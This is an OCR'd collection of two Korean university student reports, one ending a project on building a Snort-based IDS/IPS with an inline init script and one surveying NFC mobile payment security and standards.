

[그림 2-42] BASE 초기 설정 후 정상구동

2-5. Intrusion Prevention System(IPS)

(1) 네트워크에서 공격 서명을 찾아내어 자동으로 모종의 조치를 취함으로써 비정상적인 트래픽을 중단시키는 보안 솔루션. 수동적인 방어 개념의 침입 차단 시스템이나 침입 탐지 시스템(IDS)과 달리 침입 경고 이 전에 공격을 중단시키는 데 초점을 둔, 침입 유도 기 능과 자동 대처 기능이 합쳐진 개념의 솔루션이다. 또한 해당 서버의 비정상적인 행동에 따른 정보 유출을 자동으로 탐지하여 차단 조치를 취함으로써 인가자의 비정상 행위를 통제할 수 있다.

(2) IPS의 구현

저희의 Snort를 이용한 IPS구현은 기본 IDS로 구축 되어있는 Snort를 조금만 손보면 구축이 가능합니다. 기본적으로 구축되어있는 IDS에 사용되었던 Snort Secure Rule을 그대로 이용하면서 또 하나는 IPS의 실행을 시켜

주기 위한 Snort_inline의 스크립트를 하나 생성해주면 된다. Snort_inline의 스크립트는 [부록 3]에서 확인해볼 수 있다.

Ⅲ. 연구 결과

1. 최종 연구 결과 보고

저희는 여러 대의 각종 Server PC를 연결하여 구축하는 IDS(침입탐지시스템)이 아닌 하나의 OS에 Telnet, Web, FTP 등의 각종 서버들과 IDS(침입탐지지스템)와 IPS(침입방지시스템)을 보유하고 있는 하나의 Secure OS를 만들어보고자 이번 프로젝트를 시작하게 되었다. 그 결과 기존에 Log 저장용 PC를 따로 만들고, IDS PC와 물리적 IPS를 따로 보유하고 있어야하는 기존의 보안 시스템들을 하나의 OS에 담는 것에 성공하였다. Log 저장용 PC를 대체하여 저희는 DB에 저희의 Log 파일들을 저장하였고, Snort를 이용하여 IDS와 IPS를 구축하여 보안시스템을 구축하였다. 아직은 대기업이나 중요 Server에서는 사용하기엔 미숙한 정도의 Secure OS이지만 앞으로 더욱 발전된 OS로 발전시켜 보안성이 지금보다도 더욱 강한 OS로 보강해 나갈 것이다.

2. 후　기

Secure OS 제작으로 물리적인 하드웨어에 너무 의존하지 않고도 보안을 강화할 수 있다는 점을 알게 되었지만, PC 한 대에 모든 Server와 보안 시스템들을 구축한다는 점에는 한계가 있다는 것을 느끼게 되었습니다. 하지만 앞으로도 저희는 이런 장벽을 뛰어넘는 뛰어난 시스템들 개발 및 구축하는 것에 노력하겠다.

Ⅳ. 참고 문헌

1. John Erickson, “해킹 (공격의 예술)”, 에이콘출판, 2010
2. Michael Lassie, “리눅스 방화벽”, 에이콘출판, 발행일자 2010
3. Michael Lassie, “리눅스 해킹 퇴치 비법”, 에이콘출판, 2010
4. 강유, “Snort 2.0 마술상자”, 에이콘출판, 발행일자 2003
5. 박성수, “리눅스실무기술 필수 300 세트”, 슈퍼유저코리아, 2009
6. 윤영기 외 1인, “리눅스 서버보안과 최적화”, 웅보출판사, 2005
7. 홍석범, “리눅스 서버 보안관리 실무”, 슈퍼유저코리아, 2010


Ⅴ. 부 록

[부록 1] Snort 실행 시 4가지의 Error


Snort를 실행하게 되면 동적 모듈의 경로가 없다는 오류와 키워드 오류(2건), Log 디렉토리를 찾을 수 없다는 문제가 발생하기 때문에 위의 네 가지 문제점을 해결하게 되면 정상적으로 구동되는 것을 볼 수 있다.

[부록 1-1] 동적 모듈의 디렉토리를 생성

[부록 1-2] 문제의 키워드 부분 삭제



[부록 1-3] 207번 줄의 주석처리




[부록 1-4] Snort Log 디렉토리를 생성

다음과 같이 네 가지의 문제를 해결해 준다면 다음과 같이 정상 구동 되는 것을 확인할 수 있다.

[부록 1-5] Error 수정 후 Snort 장상 구동

[부록 2] Base 최초 접속 시 Error

Base에 접속하는 방법은 http://IP주소/base로 최초 접속하게 되면



[부록 2-1] Base 최초 접속 시 Error 메시지

다음과 같은 error가 발생하는데 밑에 error_reporting의 설정이 E_ALL & ~E_NOTICE로 되어있지 않다고 나오는 것을 알 수 있습니다. 해결 방법으로는 /usr/local/etc/snort.conf 안에 서 error_reporting 항목을 수정해주면 다음의 에러가 업어지고 정상적으로 접속이 되는 것을 볼 수 있다.

[부록 2-2] Base 환경설정 Error 수정

[부록 3] Snort_inline 스크립트의 내용

```
#!/bin/bash
#
# chkconfig: 2345 20 40
# description: Snort_inline is an IPS implementation of the popular snort IDS package
# processname: snort_inline
# config: /usr/local/snort/etc/snort.conf

# Source function library.
. /etc/init.d/functions

# Source networking configuration.
. /etc/sysconfig/network

[ -f /usr/bin/snort ] || exit 0

start() {
        # Start daemons.
        echo -n $"Starting ip_queue module:"
        lsmod | grep ip_queue >/dev/null || /sbin/modprobe ip_queue;
        echo -e '\t\t\t [ \033[32mOK\033[37m ]'
        echo -n $"Starting iptables rules:"
        iptables -N ip_queue
        iptables -I INPUT -p tcp -j ip_queue
        iptables -I FORWARD -p tcp -j ip_queue
        #Add new IPTABLES rules here and they will be added into the ip_queue
                Ruleset
        iptables -I ip_queue -p tcp --dport 80 -j QUEUE

        echo -e '\t\t\t [ \033[32mOK\033[37m ]'
        echo -n $"Starting snort_inline: "
        daemon /usr/bin/snort -c /usr/local/snort/etc/snort.conf -Q -N -l \
                /var/log/snort -t /var/log/snort -D

        RETVAL=$?
        echo
        [ $RETVAL = 0 ] && touch /var/lock/subsys/snort_inline
}

stop() {
```

```
        # Stop daemons.
        echo -n $"Shutting down snort_inline: "
        killproc snort
        echo -ne $"\nRemoving iptables rules:"
        iptables -F ip_queue
        iptables -D FORWARD -p tcp -j ip_queue
        iptables -D INPUT -p tcp -j ip_queue
        iptables -X ip_queue
        echo -e '\t\t\t\t [ \033[32mOK\033[37m ]'
        echo -n $"Unloading ip_queue module:"
        rmmod ip_queue
        echo -en '\t\t\t\t [ \033[32mOK\033[37m ]'

        RETVAL=$?
        echo
        [ $RETVAL = 0 ] && rm -f /var/lock/subsys/snort_inline
}

restart() {
        stop
        start
}

# Arguments passed.
case "$1" in
start)
        start
        ;;
stop)
        stop
        ;;
restart)
        restart
        ;;
*)
        echo $"Usage: $0 {start|stop|restart|}"
        exit 1
esac

exit $RETVAL
```

모바일 NFC 전자상거래 보안동향

2011. 10.

정보보호학과 4학년 배 유 현

지도교수 이 병 천

목 차

Ⅰ. 서론

2001년에 모바일 업계에서 가장 선풍적인 키워드의 한가지인 NFC는 현재 국내외의 많은 이통사들이 LTE기반을 한 4G를 상용화 하기 위해 많은 투자를 하고 있으며, 그와 함께 모바일 결제의 중요한 핵으로 부상한 NFC에도 많은 관심을 갖고 사업 준비를 하고 있는 상황입니다.

NFC는 이미 2003년에 ISO/IEC 표준이 된 기술인데 왜 이제야 이렇게 관심이 증폭하고 있는것일까? 그 이유는 무엇보다 구글이 안드로이드 2.3버전으로부터 NFC를 본격 지원하기로 한 것이 중요한 계기가 되었고 또한 최근 삼성과 구글이 함께 만든 안드로이드 레퍼런스폰인 넥서스S에 NFC칩이 탑재되어 공개된것에 있습니다. 이로 인해 NFC도입이 급속히 전개될 것으로 예측됨에 따라 NFC를 기반으로 한 모바일 결제 시장에 대한 관심이 고조되고 있으며, 특히 구글, 애플 등 기존의 플랫폼 사업자와 이동통신 사업자들을 중심으로 모바일 결제시장을 선점하기 위한 노력들이 활발히 전개되고 있습니다. NFC 기반 모바일 결제 사업의 전개 방향은 표준화 문제, 리더기 보급 추세, 이용자의 수용 속도 등 여러 요인들에 영향을 받지만 큰 틀에서는 모바일 결제 사업을 추진하는 주요 그룹의 경쟁 과 타협의 결과물이라고도 할 수 있다고 봅니다. 본 논문에서는 기존 기술들과 NFC에 대해서 조금더 자세히 다뤄볼까 합니다.

1 연구의 배경 및 목적, 연구의 방법 및 범위

NFC(Near Field Communication)는 13.56MHz대역 비접촉식 근거리 무선통신 기술을 의미하는 용어로 모바일기기, 특히 스마트폰과의 융합을 통해 단말 간 데이터 통신을 제공할수 있을 뿐 아니라 기존 비접촉식 스마트카드 기술 및 무선인식기술(RFID:Radio Frequency Identification)과의 상호 호환성을 제공합니다.

위에 언급했던 2003년 NFC통신규격에 대한 국제표준제정과 2004년 NFC포럼의 설립으로 피로소 NFC라는 용어가 공식적으로 사용되기 시작했는데 그 이전에는 대부분의 13.56MHz 무선통신기술이 비접촉식 스마트카드 기술 범주에 포함되었습니다.

현재도 기존 비접촉식 스마트카드 기술은 지하철, 버스요금 결제용 교통카드 및 신용카드 등에 보편적으로 활용되고 있고 RFID 태그 형태로 유통물류 분야에도 이용되고 있습니다. 하지만 전용 리더기와 IC카드 형태의 고정형 서비스를 탈피해 개인 휴대전화기에 비접촉식 무선통신기술을 탑재하려는 노력이 계속되었고 특히 전 세계 휴대전화 제조 1위업체인 노키아는 자사 일부 휴대폰 모델에 NFC를 탑재해 출시한 바 있습니다. 하지만 제한된 무선인터넷 접속환경으로 서비스 연계성 미흡, 일반 휴대전화의 제한적 활용 및 NFC탑재 휴대기기의 숫자가 절대적으로 부적하여 시장확산에는 한계가 생겼습니다. 그런데 최근 스마트폰의 급격한 확산에 힘입어 NFC분야에도 새로운 움직임이 포착되고 있습니다. 현재 대표적 스마트폰 운영체제인 iOS(애플) 및 안드로이드(구글)는 편리한 무선 인터넷 이용환경을 제공하고 있어 NFC 기술을 스마트폰에 접목하여 모바일 신용카드,RFID 리더/태그 및 데이터전송장치로 활용하려는 시도는 상당히 현실적인 서비스 모델로 부각되고 있습니다. 특히 비자카드 및 마스터 카드등 주요 신용카드 회사에서도 매우 적극적으로 NFC기술 채택을 지원하고 있는 상황이며 구글의 안드로이드 OS 및 노키아의 심비안 OS등 스마트폰 OS의 NFC지원도 점점 증가하는 추세입니다.

이처럼 스마트폰이 바꾸어 놓은 현재의 모바일 환경에서 NFC는 중요한 기술요소 중

하나로 새롭게 주목받고 있으며 본논문을 통해 NFC 관련 기술의 일반사항 및 표준화 동향 그리고 NFC 포럼의 시험인증 프로그램을 소개하고자 합니다.

Ⅱ. 이론적 배경

1. 스마트폰 전자상거래

스마트폰과 잔자성거래를 이야기하기 앞서 스마트폰의 정의에 대해서 짚어보도록 합니다.

아이폰은 국내에서 처음으로 대중화된 스마트폰입니다. 여기에 경쟁하기 위하여 안드로이드폰이나 윈도우7폰, 블랙베리폰 등 다양한 스마트폰이 출시되었거나 출시 예정으로 있습니다. 그런데 우리 주변에는 스마트폰 외에도 다양한 네트워크 된 기기들이 존재합니다. 전자책 단말, IPTV, 넷북, 카 네비게이터, 게임기 등이 이미 출시된 네트워크화된 기기들이고 향후 미래에 출시될 다양한 이종 복합기기들 도 역시 스마트폰이 가지고 있는 대표적인 특성을 가지고 있습니다. 그 대표적인 특성이란 웹(Web)을 의미합니다. 웹브라우저는 대부분의 신종 기기에 기본탑재되어 있고 이에 기반한 기술발전이 지속적으로 이루어지고 있습니다. 순수웹(PureWeb)환경에서 동작하는 서비스라면 이러한 신종기기에서도 여전히 동작가능함을 보장할수 있어야 합니다. 즉 스마트폰은 순수웹으로 대표되는 표준환경을 상징적으로 나타내는 아이콘이라고 할 수 있습니다. 그렇다면 PC와 스마트폰 전자상거래 환경의 차이점은 무엇일까요?

1)PC와 스마트폰 전자상거래 환경의 차이점

한국 내에서 스마트폰 전자상거래가 중요한 이유는 PC 전자상거래가 바이너리 플러그인(Binary Plugin)에 의존한 기형적 환경으로 발전해 왔기 때문입니다. ActiveX로 대표되는 바이너리 플러그인은 PC전자상거래에서 중요한 역할을 하고 있습니다. 대표적으로 공인인증서 전자서명 생성이나, 키보드보안, 안티바이러스, 팝업제어 등 다양한 역할을 수행합니다. 그런데 이러한 바이너리 플러그인이 스마트폰으로 대표되는 순수웹 환경에서는 동작하지 않는데서 문제가 발생합니다. 스마트폰에서 전자상거래를 한다는 의미는 웹표준 전자상거래와 동일한 의미를 가집니다. 스마트폰처럼 새로운 기기가 나타날때마다 요즘처럼 야단법석을 떨면서 대응방안을 마련해야 할까요? 논문조사를 하다 알게된 사실이지만 어떤 회사에서는 2007년부터 미국 애플사의 온라인스토어에 대한 결제서비스를 웹표준환경에서 제공하고 있다고 합니다. 이후 아이팟터치, 아이폰등이 출시되었고 아이패드도 출시되었습니다. 그런데 애플 온라인스토어는 신종 기기 출시에 따른 결제문제에 대해서 걱정이없습니다. 웹표준환경에서 동작하는 결제 인프라를 갖추었고 이는 그 회사 단말뿐 아니라 경쟁사 단말에서도 온라인스토어는 정상적으로 서비스될수 있다는 것을 “당연히” 알고 있기 때문입니다.

2) 전자성개래 결제수단

이제 스마트폰 전자사억래에 대해서 본격적으로 이야기하기전에 온라인에서 이용가능한 결제 수단이 어떤것들이 있는지 살펴보도록합시다. 대표적으로 신용카드, 무통장 입금, 계좌이체, 휴대폰 결제 등이 많이 사용되고 있습니다.

결제수단	특징
신용카드	자신의 신용카드로 결제대금 지불 전 세계적으로 가장 많이 사용
무통장 입금	결제대금을 나중에 지급할 것을 통지 비 실시간 나중에 지정된 은행계좌에 입금하는 형태
실시간 계좌이체	자신의 은행계좌이체 실시간으로 결제대금 이체
휴대폰 결제	이동통신사 청구서에 결제대금이 포함되도록 이통사를 통해 결제 월 결제가능 금액이 적어서 소액에 주로 사용

이러한 결제수단 중 무통장 입금이나 휴대폰 결제 등 은 현행 스마트폰에서 결제하는 데 제도적인 장애가 거의 없어서 임시적인 조치로 많이 사용되고 있습니다. 그러나 가장 많이 이용되는 신용카드나 실시간 계좌 이체등은 해결해야 할 다양한 이슈들이 존재하여 현재 본 격적으로 스마트폰에서 이용되지 않고 있습니다.

3)신용카드 전자상거래 체계

신용카드는 전자상거래에서 가장 많이 사용되는 결제수단입니다. 기본적으로 신용카드 결제체계에서 이용되는 용어에 대해서 알아보면

· 카드발행사: 신용카드를 발행하는 카드사를 의미하며 우리가 통상 알고 있는 은행이나 카드사가 여기에 해당합니다.
· 카드브랜드: 신용카드는 특정 브랜드를 가지고 발급됩니다. 비자, 마스터 등이 익히 알고 있는 카드브랜드이고 카드발행사에서는 브랜드사와 제휴하여 국제 브랜드에서 구축한 네트워크를 이용합니다.
· 카드매입사: 신용카드 거래발생 후 가맹점에게 대금을 지급하는 카드사. 국내거레에서는 카드발행사가 곧 카드매입사인 경우가 대부분이지만 해외거래에서는 카드발행사와 카드매입사가 구분됩니다.

해외의 경우 통상 가맹점은 특정 매입사와 계약하면 해당 매입사가 취급하는 모든 브랜드를 거래처리할수 있습니다. 즉 A카드에서 발행한 A비자카드라면 A카드는 카드발행사이고 비자는 카드브랜드를 의미합니다.
국내에서는 카드 브랜드와 관계없이 대표 매입사 약8개 사와 각각 계약체결을 해야만 국내에서 발행된 모든 신용카드를 처리할 수 있습니다. 각 카드사별로 전자상거래 결제방식이 조금씩 다르고 거래조건도 다르기 때문에 중소 쇼핑몰이 각 카드사별로 직접 계약하여 전자상거래 시스템을 구축하기보다는 결제 대행사를 통하여 쇼핑몰을 운영하는 것이 비용대비 훨씬 효율적이기 때문입니다.

4) 글로벌 전자상거래

전자상거래는 온라인이라는 특성상 국경의 제약이 없습니다. 국내 머천트가 해외 구매자에게 상품을 판매하거나 해외 머천트가 국내 구매자에게 상품을 판매하는 등의 행위가 자유롭게 이루어집니다. 해외의 유명한 대형 결제업체또는 머천트로는 PayPal, Amazon, eBay, Alipay, Apple, WorldPay 등이 거론되며 이런 업체들은 전 세계를 대상으로 자신의 상품이나 서비스를 판매합니다. 국내에 들어와 있는 대표적인 머천트로는 애플을 들수 있습니다.

국내 유저들이 애플 appstore에서 어플리케이션을 구매하여 다운로드 받을 때는 해외 금융 기관을 통해서 거래처리가 되며 실제 국내 금융관련 규제를 받고 있지 않습니다. 예를 들어 30만원 이상 가격의 어플리케이션을 국내 유저가 공인 인증서 없이 자유롭게 구매할 수 있습니다. 또한 국내 유저가 아마존에서 도서나 전자제품을 구매 할 때도 마찬가지고 한국 내의 전자상거래관련 금융 규제를 받지 않고 있습니다.

5) 전자상거래 보안

국내에서 바이너리 플러그인 기반의 전자상거래가 확산된 것은 보안성을 향상시키기 위한 측면이 크게 작용하였습니다. 그러나 보안 시스템을 클라이언트 환경에 대한 과도한 제어에 집착하여 웹 어플리케이션 보안에 집중하지 못한 이유로 스마트폰 환경에서는 기존 보안체계를 가져갈 수 없는 문제에 봉착하였습니다. 스마트폰 전자상거래에서의 보안은 웹 어플리케이션 보안과 일맥상통한다고 볼 수 있습니다.

전 세계적인 보안흐름은 단위 보안 기술에 집착하기 보다는 전자상거래 Player 의 총체적인 보안체계를 향상시키기 위하여 노력하고 있습니다. 국제적인 보안 요구 사항은 방화벽 등으로 대변되는 네트워크 보안뿐만 아니라 보안관리를 위한 업무분장이나 변화관리체계 그리고 웹 어플리케이션 보안을 위한 소스검증, OWASP대응, 웹 방화벽, 외부 취약점 스캐닝, 모니터링 등 총체적인 정보보호 체계를 갖추도록 요구합니다.

국제적인 신용카드 브랜드사들은 3D Secure 같은 단위 카드인증방식에서 발전하여 PCIDSS(Payment Card Industury Data Security Standard) 등과 보안규정을 제정하고 이를 준수하도록 가맹점에 요구하는데 이러한 보안 요구사항은 철저하게 순수 웹 환경에서의 웹 어플리케이션 보안에 집중하고 있습니다.

6) 모바일웹과 앱

모바일웹 과 앱은 PC에서 순수웹과 바이너리 플러그인과의 관계와 비교해볼수 있습니다. 모바일에서의 웹과 PC환경에서의 순수웹은 사실상 동일한 웹이며 개발자의 의지에 따라 제한없는 기술구현이 가능한 것은 모바일에서는 앱이고 PC에서는 바이너리 플러그인이다. 특히 앱은 주로 스마트폰 등에서 구현되는 개념이며 앞서 이야기한 광의의 스마트폰 환경에서는 앱의 설치나 동작자체가 불가능하게 되어있습니다. 공인인증서를 이용한 전자 서명 생성 등을 앱을 이용해 구현할 수 있지만 전자상거래 인프라를 앱에 의존했을때는 다음과 같은 치명적인 약점을 가지게 됩니다.

앱의 해외벤더 의존성	앱을 등록하고 취소하는 전권을 해외벤더가 가지고 있고 해외벤더가 앱 등록을 안해주거나 승인취소해버릴 가능성이 비즈니스 리스크로 존재함
앱 피싱 위험	웹에서 앱을 호출할 때 의도하지 않은 다른 앱이 호출될 기술적 가능성이 존재함 다른앱이 악의적인 앱이라면 중요한 개인정보가 빠져나갈 가능성이 존재함
앱 개발 유지의 어려움	다양한 플랫폼이 지속적으로 나오고 플랫폼의 운용체제도 버전이 계속 업데이트되는데 이때마다 앱을 신규 개발하거나 버전에 맞추어 수정해야 하는 문제 발생

전자상거래 인프라를 모바일웹 기반으로 구축했을대는 웹을 기반으로한 결제서비스 뿐만 아니라 하이브리드 어플리케이션 형태로도 앱 내의 웹 패널을 내장하여 결제서비스를 이용할수있지만, 현재 국내 금융규제를 그대로 따르게되면 어플리케이션 형태로는 스마트폰 결제를 할수 있지만 모바일웹으로는 결제가 불가능하게 되어있습니다.

7) 제도적 장애요인 과 극복.

전자금융거래에서 30만원 이상 거래금액일 때 공인 인증서를 사용해야합니다. 공인인증서 사용의 의미는 거래내역에 대한 전자서명을 하라는 의미이고 전자서명은 순수웹 환경에서는 현행 기술규격으로는 불가능하게 되어있습니다. 공인인증서의 발급, 재발급, 갱신은 PC의 ActiveX를 통해서만 가능하며 공인인증서의 저장 위치도 KISA에서는 NPKI Folder 등 브라우저에서 인식하지 못하는 특정 위치를 지정하고 있으며 저장형식 역시 PKCS#8 포맷으로 SEED 암호화하여 저장하도록 요구합니다. 그리고 이러한 공인인증서 사용을 전자금융거래시 금융위에서는 강제적으로 사용을 하게하고있습니다. 이 모든 규정을 준수하기 위해서는 스마트폰에서는 앱을 이용하는 것 말고는 대한이 없어 보입니다. 그러나 스마트폰 환경에서의 공인인증서 사용을 위해서 이미 다양한 해결방법이 모색되고 있습니다. 우선적으로 공인인증서 발급시 서버에서 KeyPair를 생성하여 이용하고자 하는 Client로 내려보내는 방식, 공인인증서 저장위치는 브라우저가 인식할수 있는 브라우저나 OS 내장 Keystore에 저장, 저장형식 역시 PKCS#8 포맷이나 PKCS#12로도 저장할 수 있도록 허용 및 전자금융 거래 시 공인인증서를 사용을 강제적으로 하지 않고 공인인증서 사용이 불가능할 경우 다른 대안을 선택할수 있도록 허용하는 것 등 여러 가지 해결방법이 나오고 있습니다.

구분	현행규정	해결방법	관계기관
공인인증서 발급/재발급/갱신	MS 윈도우 IE 환경에서 ActiveX이용	서버에서 Key Pair 생성하여 클라이언트로 내려보냄	KISA
공인인증서 저장위치	NPKI폴더등 브라우저에서 인식하지 못하는위치	브라우저 내장 KeyStore에 저장	KISA
공인인증서 저장형식	SEED 암호화된 PKCS#8 포맷	PKCS#12 포맷	KISA
공인인증서 사용	30만원 이상 모든전자금융거래시강제적 사용	공인인증서 사용불가 환경에서는 다른 대안(SSL+OTP등) 선택허용	금융감독 위원회

현행 규정과 해법을 다음과 같이 정리해 보면 공인인증서가 훌륭한 기술이고 현재 광범위하게 확산되어 있어 국가적으로는 매우 훌륭한 자산임은 분명하지만 기술적으로는 현행 이용형태를 지속적으로 개선해 나가며 광의의 스마트폰 개념에서 공인인증서를 사용할수 없는 환경은 항상 존재하며 이러한 차이는 앞으로도 계속 지속될 수 밖에 없습니다. 공인인증서를 사용할수 없는 환경에서는 다른 대안을 선택해서 사용할수 있도록 허용하는 것이 스마트폰 전자상거래 문제를 해결하기 위해서는 매우 중요하며 공인인증서를 사용할수 없는 환경의 기준이 매우 애매모호 할수 있으나 이러한 해법은 “공인 인증기관이 인증서를 발급하는 환경”은 공인인증 의무적사용 범위로 정하고 그 외의 환경은 다른대안을 선택할수 있도록 허용해야 합니다. 공인인증 기관은 지속적으로 다양한 환경에서 인증서를 발급하고 사용할 수 있도록 개선해 나간다면 공인인증 의무사용 범위는 자연스럽게 확대될 수 있으며 그 외의 환경은 사업자의 선택에 따라 다른 기술적 대안을 이용할수 있을것입니다.

2. NFC 시스템

13.56MHz 대역 비접촉식 근거리 무선통신은 통신 범위에 따라 10cm 이내의 근접형(Proximity)과 1m 범위까지 인식이 가능한 주변형으로 분류할수 있습니다. 이들 중 스마트카드에 적용되는 것은 비접촉식 근접형 무선통신기술로서 ISO/IEC 1443을 대표적인 표준으로 꼽을수 있습니다. 가장 널리 사용되고 있는 ISO/IEC 14443 기반 IC칩은 NXP사의 마이패어인데 전 세계시장의 72.5%를 점유하고 있는 것으로 2007년 자료에 조사되어 있습니다.

ISO/IEC 15693 표준은 1m 범위에서 무선 인식이 가능하므로 출입증 및 항공화물인식 등 스마트 레이블에 주로 활용되는 기술입니다. 유통물류 분야에 특화된 바코드 및 900MHz 대역 RFID 기술표준화를 주도하고 있는 EPC글로벌에서 ISO/IEC 15693기반으로 HF 대역 표준화 작업을 진행중에 있습니다.

NFC는 2004년에 처음으로 ISO/IEC 18092 표준으로 제정되었으며 13.56MHz 대역에서

자기장 커플링 방식의 기기 간 통신 인터페이스 및 프로토콜을 정의했다는 점에서 기존의 비접촉식 스마트카드 기술과 확연히 차별화되는 부분이기도 합니다.
ISO/IEC 18092의 내용에는 일본에서 폭넓게 사용되고 있는 펠리카의 기술이 부 반영되었는데 펠리카는 소니 자체 스마트카드용 무선통신기술로서
ISO/IEC14443 타입C 표준화 추가에 실패하게되자 NFC라는 새로운 기술표준의 내용에 포함시키게 된 것입니다. 한편, 2005년에는 ISO/IEC 21481 표준을 통해 ISO/IEC 14443, ISO/IEC 15693 또는 ISO/IEC 18025 등 세가지의 대표전 13.56MHz 대역 비접촉식 기술요소를 NFC 범주에 모두 포함시키게 되는데 이는 NFC의 응용 서비스 분야의 확산 및 보급확대를 위한 전략이었습니다.

	NFC 표준	비접촉식 스마트카드 표준	
	ISO/IEC 18092	ISO/IEC 14443	ISO/IEC 15693
동작모드	기기간 통신	리더/카드	리더/카드
전력공급	능동 및 수동	수동	수동
통신범위	10cm	10cm	1m
데이터속도	106, 212, 424kbps	106kbps	26kbps 이하
응용분야	모바일기기	스마트카드 (교통카드,신용카드)	스마트 레이블 (출입증, 상품인식)

<표1> 13.56MHz 대역 비접촉식 표준 무선통신기술 비교

1). NFC기술의 응용분야

NFC는 대표적인 비접촉식 근거리 무선기술을 모두 포괄함으로써 출입통제, 가전, 체크인 시스템, 헬스케어, 정보수집, 쿠폰, 결제, 교통 등 다양한 분야에 활용 될 수 있습니다. 주요 응용 분야는 세가지 정도로 요약할수 있게됩니다.

2). 기기간 데이터 교환

스마트폰 간 데이터 전송, PC와 스마트폰 간 파일 공유, 일반 가전제품과 스마트폰 간 정보 업데이트 등 NFC를 지원하는 모든 기기 사이의 직접적인 데이터 통신을 간단하게 한 번의 '접촉'을 통해 처리할 수 있습니다. NFC는 와이파이나 블루투스 등 기존의 근거리 무선통신과는 달리 '접촉'이라는 물리 적이고 직관적인 사용자 이용방식을 통해 구현되므로 매우 간편하게 데이터 통신을 연결할 수 있게되었습니다.

3) 서비스 발견 및 연결

RFID 태그가 부착되어 있는 스마트 포스터에 NFC스마트폰을 '접촉'하여 직접적인 정보획득을 할 뿐만 아니라 관련 웹사이트로 연결까지 제공함으로써 새로운 서비스 연결이 가능해 집니다. 또한 와이파이 간편보안설정과 블루투스 기기간 간편 연결에도 NFC가 이미 사용되고 있습니다.

4) 전자결제 및 타겟팅

NFC는 비접촉식 스마트카드 기술과 보안기술을 접목해 안전한 모바일 결제방식을

제공할 수 있으며, 교통카드와 할인쿠폰 등의 다양한 결제수단으로 활용할 수 있습니다. PC에서 NFC를 제공하는 경우 e-커머스의 인증방식 및 결제수단으로 NFC를 사용하면 매우 편리합니다.

3. NFC포럼 기술 표준화 동향


2004년 필립스, 소니, 노키아 등 3개 회사를 중심으로 NFC 기술의 휴대폰 적용 및 시장확대를 목표로 설립된 NFC포럼은 현재 130여 개 이상의 회사가 회원사로 참여하고 있으며 국내에서는 삼성전자와 LG전자가 핵심 주도 회원사로 활동하고 있습니다.
NFC포럼에서는 NFC 주요 응용대상 분야를 앞서 설명했던 ①기기 간 통신(P2P) ②리더/태그(R/W), ③카드 에뮬레이션(SC)의 세 가지로 분류하고 각각의 동작 모드에 필요한 기술요소들을 표준화하고 있습니다. 또한 이 세가지 동작모드를 유기적으로 제공할 수 있도록 공통 RF 및 디지털 프로토콜을 표준화했습니다. NFC포럼의 주요 표준 기술의 내용을 요약하면 다음과 같이 나타낼수 있습니다.

1) 물리계층(RF)

- P2P 모드: ISO/IEC 14443A + FeliCa
- R/W 모드: ISO/IEC 14443A/B + FeliCa
- SC 모드: ISO/IEC 14443A + FeliCa

2) 링크계층

-LLCP(Logical Link Control Protocol): P2P모드에서 상위 메시지 데이터 교환 및 OBEX, TCP/IP 등의 동작을 위한 신뢰성 높은 양방향 데이터 전송을 지원하기 위한 프로토콜 정의했습니다.



※출처: NFC포럼

[그림 2] NFC포럼 기기의 세 가지 동작 모드

	타입1	타입2	타입3	타입4
RF 인터페이스	ISO 14443 A	ISO 14443A	ISO 18092	ISO 14443
속도	106 kbps		212 kbps	106-424 kbps
프로토콜	자체 명령어	자체 명령어	FeliCa 프로토콜	ISO 14443-4 ISO 7816-4
메모리크기	1KB 이하	2KB 이하	1MB 이하	64KB 이하
응용분야	단일 응용 서비스용 저용량 태그		다중 응용 서비스용 고용량 태그	
관련제품	브로드콤 Topaz	소니 Felica	NXP MAFARE	ISO/IEC 14443 A/B 호환품

<NFC 태그 분류>

3) 메시지 형식

-NDEF(NFC Data Exchange Format): NFC 태그에 저장되는 데이터 포맷 정의
